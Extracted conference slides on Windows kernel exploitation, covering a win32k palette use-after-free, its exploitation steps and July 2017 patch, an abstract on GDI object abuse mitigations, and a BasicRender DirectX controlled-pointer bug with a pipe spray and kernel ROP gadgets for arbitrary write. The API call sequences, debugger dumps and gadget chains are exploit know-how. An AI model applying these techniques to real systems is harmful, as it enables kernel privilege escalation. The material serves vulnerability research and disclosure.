It means we can delete a palette with nozero share count!



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```
// First, create a palette  
HPALETTE hPalette = CreateDIBPalette();
```

cShareCount

```
0: kd> dq fffff6d9`442482a0  
fffff6d9`442482a0  00000000`5e0808c8 80000000`00000000  
fffff6d9`442482b0  fffffd10a`ffbc1700 00000010`00000501  
fffff6d9`442482c0  ff76b9ed`0000eb45 00000000`00000000
```

```
typedef struct _BASEOBJECT  
{  
    PVOID      hHmgr;  
    ULONG      cShareCount;  
    USHORT     cExclusiveLock;  
    USHORT     BaseFlags;  
    PVOID      Tid;  
} BASEOBJECT, *POBJ;
```

```
// Then, select it to a DC  
SelectPalette(hdc, hPalette, TRUE);
```

```
0: kd> dq fffff6d9`442482a0  
fffff6d9`442482a0  00000000`5e0808c8 80000000`00000000  
fffff6d9`442482b0  fffffd10a`ffbc1700 00000010`00000501  
fffff6d9`442482c0  ff76b9ed`0000eb45 00000000`19010689
```

-----> still zero

hdc



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```
// Call the CreateDIBSection function and pass the hdc as argument, we would  
// get a DIB surface which referenced a public-owned palette;
```

```
hBmp = CreateDIBSection(hdc, pBmpInfo, DIB_PAL_COLORS, &pBmpData, NULL, 0);
```

```
0: kd> dq ffffff6d9`4455fb70  
fffff6d9`4455fb70 ffffffff`c80807e9 00000000`00000001  
fffff6d9`4455fb80 ffffd10a`ffbc1700 00000100`00008401  
fffff6d9`4455fb90 00000000`0001010f 00000000`00000000
```

```
0: kd> dq poi(win32kbase!gpentHmgr) + 18 * 7e9  
fffff6d9`4001bdd8 ffffffff`ffc807e9 0008c808`00000000  
fffff6d9`4001bde8 00000000`00000000
```

public-owned


We can search this public palette from `GdiSharedHandleTable` in PEB



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- Finally, we can free this palette via EngDeletePalette



- Exploitation Steps

1. Trigger the vulnerability
2. Allocate servermetafile objects to reclaim memory.
3. Call SetDIBColorTable and get AAW.
4. Abuse palettes primitives to gain full read and write.





# Patch

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- Palette UAF patched on July 2017

Microsoft just fix the `cShareCount` passed from `EngDeletePalette`

- Duplicate handle patched on Sep 2017

**Collided** by Ivan Fratric! -\_-#

Edge content processes do not have `DUP_HANDLE` permission of jit process, and the jit server enabled win32k filter after a month.

## COMMSEC: The Life & Death of Kernel Object Abuse



In the past few years, data only kernel exploitation has been on the rise, since 2011 abusing and attacking Desktop heap objects, to gain a higher exploit primitives, was seen in many exploits. Moving forward to 2015 the focus has changed to GDI subsystem, and the discovery of the GDI Bitmaps objects, abuse, as well as in 2017 the GDI Palettes object abuse technique was released at DefCon 25, all of these techniques aim to, gain arbitrary/relative kernel memory read/write, to further the exploit chain.

**In this talk we will focus on some of the discovered techniques and objects, and how we were able using Type Isolation released in RS4 to mitigate those exploitation techniques.**

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# Direct X Subsystem

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- Many of them are not filtered

```
0: kd> x win32kbase!*GdiDdDDI*
fffffe8a`9849e6a0 win32kbase!NtGdiDdDDIWaitForVerticalBlankEvent2 (<no parameter
info>)
fffffe8a`9849e3b0 win32kbase!NtGdiDdDDISetHwProtectionTeardownRecovery (<no
parameter info>)
fffffe8a`98438910 win32kbase!NtGdiDdDDIConfigureSharedResource (<no parameter info>)
fffffe8a`98428b10 win32kbase!NtGdiDdDDIPresent (<no parameter info>)
fffffe8a`98436fb0 win32kbase!NtGdiDdDDILock (<no parameter info>)
fffffe8a`9849dd90 win32kbase!NtGdiDdDDIOpenSynchronizationObject (<no parameter
info>)
fffffe8a`9842b5e0 win32kbase!NtGdiDdDDILock2 (<no parameter info>)
fffffe8a`9843d9c0 win32kbase!NtGdiDdDDIEvict (<no parameter info>)
fffffe8a`9849dae0 win32kbase!NtGdiDdDDIGetSetSwapChainMetadata (<no parameter info>)
fffffe8a`9849d990 win32kbase!NtGdiDdDDIGetContextInProcessSchedulingPriority (<no
parameter info>)
fffffe8a`9849dbe0 win32kbase!NtGdiDdDDINetDispQueryMiracastDisplayDeviceStatus (<no
parameter info>)
fffffe8a`9842b870 win32kbase!NtGdiDdDDIReclaimAllocations2 (<no parameter info>)
```

- Attack the Direct X subsystem

```
EXCEPTION_RECORD: ffff8b080ed94a48 -- (.exr 0xffff8b080ed94a48)
ExceptionAddress: fffff809753a539c (BasicRender!WARP_KMDMABUFINFO::Run+0x0000000000000060)
ExceptionCode: c0000005 (Access violation)
ExceptionFlags: 00000000
NumberParameters: 2
  Parameter[0]: 0000000000000000
  Parameter[1]: 00000000c0c0c0c
Attempt to read from address 00000000c0c0c0c

CONTEXT: ffff8b080ed94290 -- (.cxr 0xffff8b080ed94290)
rax=000000010c0c0c0b rbx=ffffc886f257e0a8 rcx=00000000c0c0c0c
rdx=0000000000000000 rsi=ffffc886f257e000 rdi=00000000c0c0c0c
rip=fffff809753a539c rsp=ffff8b080ed94c80 rbp=ffff8b080ed94e10
r8=0000000000000020 r9=0000000000000001 r10=00000000000af1f4
r11=0000000000000003 r12=ffff8b080ed94d52 r13=ffffc886f233b000
r14=00000000c0c0c0c r15=0000000000000220
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
BasicRender!WARP_KMDMABUFINFO::Run+0x60:
fffff809`753a539c 48b07          mov     rax,qword ptr [rdi] ds:002b:00000000`0c0c0c0c=????????????????
Resetting default scope
```

Controlled pointer



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user controllable

```
0: kd> u BasicRender!WARPKMDMABUFINFO::Run+60
BasicRender!WARPKMDMABUFINFO::Run+0x60:
fffff809`753a539c 488b07      mov     rax,qword ptr [rdi]
fffff809`753a539f 7548      jne     BasicRender!WARPKMDMABUFINFO::Run+0xad
(fffff809`753a53e9)
fffff809`753a53a1 488b00      mov     rax,qword ptr [rax]
fffff809`753a53a4 488d542430 lea     rdx,[rsp+30h]
fffff809`753a53a9 ff15814e0000 call    qword ptr [BasicRender!_guard_dispatch_icall_fptr
(fffff809`753aa230)]
```

```
0: kd> dqs fffff809`753aa230
fffff809`753aa230 fffff809`753a6550 BasicRender!guard_dispatch_icall_nop
fffff809`753aa238 00000000`0000a288
```

```
0: kd> uf BasicRender!guard_dispatch_icall_nop
BasicRender!guard_dispatch_icall_nop:
fffff809`753a6550 ffe0      jmp     rax
```

Nothing!



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- Crash occurred in system process, no user space, no win32k

```
PROCESS_NAME: System
```

```
CURRENT_IRQL: 0
```

```
...
```

```
1: kd> k
```

#	Child-SP	RetAddr	Call Site
00	ffff8b08`0ed94c80	fffff809`753a56b2	BasicRender!WARPKMMDMABUFINFO::Run+0x60
01	ffff8b08`0ed94cb0	fffff809`753a51b3	BasicRender!WARPKMGPUNODE::Run+0xa6
02	ffff8b08`0ed94d10	fffff809`753a4845	BasicRender!WARPKMADAPTER::RunGPU+0x7c3
03	ffff8b08`0ed95be0	fffff801`278f53a7	BasicRender!WARPKMADAPTER::WarpGPUWorkerThread+0x25
04	ffff8b08`0ed95c10	fffff801`2797ad66	nt!PspSystemThreadStartup+0x47
05	ffff8b08`0ed95c60	00000000`00000000	nt!KiStartSystemThread+0x16

- How to layout data for ROP?



- Spray data with NamedPipe object
- Need a kernel info leak to get nt base and kernel data address
  - First, we need nt base to calculate ROP gadgets address
  - Then, we should control RSP register point to the ROP data

We need a good info leak, and used it twice.

Fortunately I have discovered one, but it's still unpatched, so I won't disclose it in this speech.

- Rop in kernel, turn to **AAW**

KseGetIoCallbacks:

```
mov     rax, [rcx+30h]  // rcx point to pipe name
mov     rax, [rax+38h]  // control rax
retn
```

nt!KiResetForceIdle+0xf7:

```
pop     rcx
retn
```

xHalQueryProcessorRestartEntryPoint + 0x2:

```
mov     [rcx], rax      // Write!
mov     ax, 0C00000BBh
retn
```





# Demo Time

# Patch

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- Patched in March 2018
- And Microsoft made a mistake

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Collisions once again! -\_-#



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# Question

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Thanks